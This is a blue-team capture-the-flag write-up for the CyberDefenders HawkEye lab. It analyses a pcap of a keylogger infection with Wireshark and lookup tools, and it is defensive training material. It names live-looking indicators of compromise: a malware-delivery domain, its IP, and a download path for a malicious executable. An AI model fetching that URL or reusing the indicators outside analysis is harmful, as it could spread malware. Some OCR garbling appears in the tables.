

HawkEye Lab

Reconstruct a Hawk Eye Keylogger data exfiltration incident by analysing network traffic with Wireshark and Cyber Chef, identifying IoCs and stolen credentials.



91-hawkeye (1).zip

Unzip the file with password cyberdefenders.org

Tactics:

Initial Access, Execution, Defense Evasion, Credential Access, Discovery Collection, Command and Control, Exfiltration

Tools:

Wireshark, Brim, Apackets, MaxMind Geo IP, VirusTotal, MAC Vendors, AbuseIPDB, MD5 Hash Tool, Cyberchef

Scenario:

An accountant at your organization received an email regarding an invoice with a download link. Suspicious network traffic was observed shortly after opening the email. As a SOC analyst, investigate the network trace and analyze exfiltration attempts.


Achievement:

[Blue team CTF Challenges | HawkEye - CyberDefenders](#)

<https://cyberdefenders.org/blueteam-ctfchallenges/achievements/piyushraj213p/hawkeye/>


How many packets does the capture have?

4003




At what time was the first packet captured?

2019-04-10 20:37



What is the duration of the capture?

01:03:41



Wireshark - Capture File Properties - stealer.pcap

Details

File

Name: C:\Users\piyus\AppData\Local\Temp\AweZip\Temp2\AweZip4\temp_extract_dir\stealer.pcap
Length: 2454 kB
Hash (SHA256): 22106927c11836d29078dfbec20be9d6b61b1f3f47f95c758acc47a1fb424e51
Hash (SHA1): 084d3ade8ce828e0233b69275c8554a86d9670ab
Format: Wireshark/tcpdump/... - pcap
Encapsulation: Ethernet
Snapshot length: 65535

Time

First packet: 2019-04-11 02:07:07
Last packet: 2019-04-11 03:10:48
Elapsed: 01:03:41

Capture

Hardware: Unknown
OS: Unknown
Application: Unknown

Interfaces


Interface	Dropped packets	Capture filter	Link type	Packet size limit (snaplen)
Unknown	Unknown	Unknown	Ethernet	65535 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	4003	4003 (100.0%)	—
Time span, s	3821.561	3821.561	—
Average pps	1.0	1.0	—
Average packet size, B	597	597	—
Bytes	2390126	2390126 (100.0%)	0
Average bytes/s	625	625	—
Average bits/s	5003	5003	—

What is the most active computer at the link level?

00:08:02:1c:47:ae



Wireshark - Conversations - stealer.pcap

Conversation Settings

- Name resolution
- Absolute start time
- Limit to display filter

Ethernet · 6 **IPv4 · 11** **IPv6** **TCP · 39** **UDP · 51**

Address A	Address B	_packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
00:08:02:1c:47:ae	01:00:5e:00:00:16	23	1 kB	3	23	1 kB	0	0 bytes
00:08:02:1c:47:ae	01:00:5e:00:00:fc	10	750 bytes	5	10	750 bytes	0	0 bytes
00:08:02:1c:47:ae	01:00:5e:00:00:01	74	20 kB	1	74	20 kB	0	0 bytes
00:08:02:1c:47:ae	20:e5:2ab:6:93:f1	3,352	2 MB	2	1,576	110 kB	1,776	2 MB
00:08:02:1c:47:ae	24:ff:72:c2:09:08	213	114 kB	0	213	0 kB	234	40 kB
00:08:02:1c:47:ae	ff:ff:ff:ff:ff:ff	31	4 kB	1	31	4 kB	0	0 bytes


Protocol

- Bluetooth
- BPV7
- DCCP
- Ethernet
- FC
- FDDI
- IEEE 802.11
- IEEE 802.15.4
- IPv4
- IPv6
- IPX
- JXTA
- ...

Filter list for specific type

Manufacturer of the NIC of the most active system at the link level?

Hewlett-Packard



Find MAC Address Vendors. Now.

Enter a MAC Address

00:08:02:1c:47:ae

Hewlett Packard

Where is the headquarter of the company that manufactured the NIC of the most active computer at the link level?

Palo Alto



Bing

hewlett packard headquarters

ALL SEARCH IMAGES VIDEOS MAPS NEWS COPILOT MORE

About 458,000 results


Hewlett-Packard > Headquarters

Palo Alto, California

California

The organization works with private addressing and netmask /24. How many computers in the organization are involved in the capture?

3




Background Concepts

- 1. Private Addressing:**
Your organization uses **private IP addresses**—in this case, in the 10.x.x.x range. These are not routable on the public internet and are used for internal networks.
- 2. /24 Netmask:**
 - A **/24** subnet means the first 24 bits of the IP address are the **network part**.
 - That gives you **256 total addresses**: from **10.4.10.0** to **10.4.10.255**.
 - Of these:
 - .0** is the **network address (reserved)**
 - .255** is the **broadcast address** (used to send data to all hosts in the subnet)
 - So **valid host addresses are from 10.4.10.1 to 10.4.10.254**.

What is the name of the most active computer at the network level?

Beijing-5cd1-PC



Client MAC address: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
▼ Option: (53) DHCP Message Type (Inform)
 Length: 1
 DHCP: Inform (8)
▼ Option: (61) Client identifier
 Length: 7
 Hardware type: Ethernet (0x01)
 Client MAC address: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
▼ Option: (12) Host Name
 Length: 15
 Host Name: Beijing-5cd1-PC
▼ Option: (60) Vendor class identifier
 Length: 8
 Vendor class identifier: MSFT 5.0
▼ Option: (55) Parameter Request List
 Length: 13
 Parameter Request List Item: (1) Subnet Mask
 Subnet Mask: 255.255.255.0
● Option 12: Host Name (dhcp.option.hostname), 15 bytes


What is the IP of the organization's DNS server?

10.4.10.4

The screenshot shows a Wireshark interface with the following details:

- File menu:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help.
- Toolbar:** Standard icons for opening files, saving, zooming, and filtering.
- Search Bar:** 'dns and dns.flags.response == 0' (highlighted by a red box).
- Table Headers:** No., Time, Source, Destination, Protocol, Length, Info.
- Packets List:** A list of 39 DNS queries from 10.4.10.132 to 10.4.10.4, each labeled as a 'Standard query'.
- Selected Packet Details:** Frame 116 (DNS query from 10.4.10.132 to 10.4.10.4).
 - Protocol:** Internet Protocol Version 4.
 - Header Fields:** Version: 4, Header Length: 20 bytes, Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT), Total Length: 120, Identification: 0x0168 (360), Flags: 0x0.
 - Checksum:** 0x107e [validation disabled] [Header checksum status: Unverified].
 - Source Address:** 10.4.10.132
 - Destination Address:** 10.4.10.4 (highlighted by a red box).
 - Stream index:** 0
- Bottom Status Bar:** Destination Address (ip.dst), 4 bytes, Packets: 4003 · Displayed: 39 (1.0%), Profile: Default.

What domain is the victim asking about in packet 204? proforma-invoices.com



What is the IP of the domain in the previous question?

217.182.138.150

The screenshot shows two Wireshark sessions. The top session, titled 'frame.number == 204', shows a DNS query from host 10.4.10.132 to host 10.4.10.4. The query is for 'proforma-invoices.com' with Transaction ID 0xa002. The bottom session, titled 'frame.number == 206', shows a DNS response from host 10.4.10.4 to host 10.4.10.132. The response has Transaction ID 0xa002 and IP address 217.182.138.150. Both sessions have their 'DNS' protocol selected.

Frame 204: 81 bytes on wire (648 bits), 81 bytes captured (648 bits)
Ethernet II, Src: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae), Dst: Dell_c2:09:6a (a4:1f:72:c2:09:6a)
Internet Protocol Version 4, Src: 10.4.10.132, Dst: 10.4.10.4
User Datagram Protocol, Src Port: 54662, Dst Port: 53
Domain Name System (query)
 Transaction ID: 0xa002
 Flags: 0x0100 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0
 Queries
 proforma-invoices.com: type A, class IN
 [Response In: 206]

Frame 206: 97 bytes on wire (776 bits), 97 bytes captured (776 bits)
Ethernet II, Src: Dell_c2:09:6a (a4:1f:72:c2:09:6a), Dst: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
Internet Protocol Version 4, Src: 10.4.10.4, Dst: 10.4.10.132
User Datagram Protocol, Src Port: 53, Dst Port: 54662
Domain Name System (response)
 Transaction ID: 0xa002
 Flags: 0x8180 Standard query response, No error
 Questions: 1
 Answer RRs: 1
 Authority RRs: 0
 Additional RRs: 0
 Queries
 proforma-invoices.com: type A, class IN
 Name: proforma-invoices.com
 [Name Length: 21]
 [Label Count: 2]
 Type: A (1) (Host Address)
 Class: IN (0x0001)
 Answers
 proforma-invoices.com: type A, class IN, ad4: 217.182.138.150
 [Request In: 204]
 [Time: 0.786002000 seconds]

Indicate the country to which the IP in the previous section belongs.

France

The screenshot shows the AbuselPDB website interface. At the top, the URL is https://www.abuseipdb.com/check/217.182.138.150. Below the URL is the AbuselPDB logo. The main title is "AbuselPDB » 217.182.138.150". A search bar contains the IP address 217.182.138.150, and an orange "CHECK" button is to its right. A green banner at the top says "Check an IP Address, Domain Name, or Subnet e.g. 2409:40e4:10:4677:a17b:b093:ba6:af05, microsoft.com, or 5.188.10.0/24". The main content area displays the following information:

ISP	OVH SAS
Usage Type	Data Center/Web Hosting/Transit
ASN	Unknown
Hostname(s)	ns3072569.ip-217-182-138.eu
Domain Name	ovh.net
Country	France
City	Dunkerque, Hauts-de-France

A note at the bottom states: "IP info including ISP, Usage Type, and Location provided by IPInfo. Updated biweekly."

What operating system does the victim's computer run?

Windows NT 6.1

The screenshot shows the Wireshark interface with a file named "stealer.pcap" open. A specific HTTP request is selected, showing the following details:

No.	Time	Source	Destination	Protocol	Length	Info
210	47.597546	10.4.10.132	217.182.138.150	HTTP	392	GET /proforma/tkraw_Protected99.exe

